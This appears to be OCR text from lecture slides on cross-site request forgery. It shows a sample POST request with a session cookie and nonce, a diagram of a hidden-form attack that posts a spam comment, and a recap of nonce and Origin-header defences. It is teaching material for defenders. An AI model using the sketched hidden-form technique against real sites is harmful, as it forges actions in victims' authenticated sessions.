
```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

Text=Feeling good!&csrfnonce=av834favcb623
```

Server code compares nonce


Legitimate Case




Legitimate Case




Legitimate Case



Legitimate Case



Attack Case


<input type="hidden" …
Welcome to my harmless site!
Displays to user
Client Browser
share.php
text=SPAM COMMENT!
Via JavaScript
POST
Session Cookie
Web Server
share.php
fails to update
because nonce value
is incorrect

Recap

- CSRF: Cross Site Request Forgery
- An attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated.
- Caused because browser automatically includes authorization credentials such as cookies.
- Fixed using Origin headers and nonces
  - Origin headers not supported in older browsers.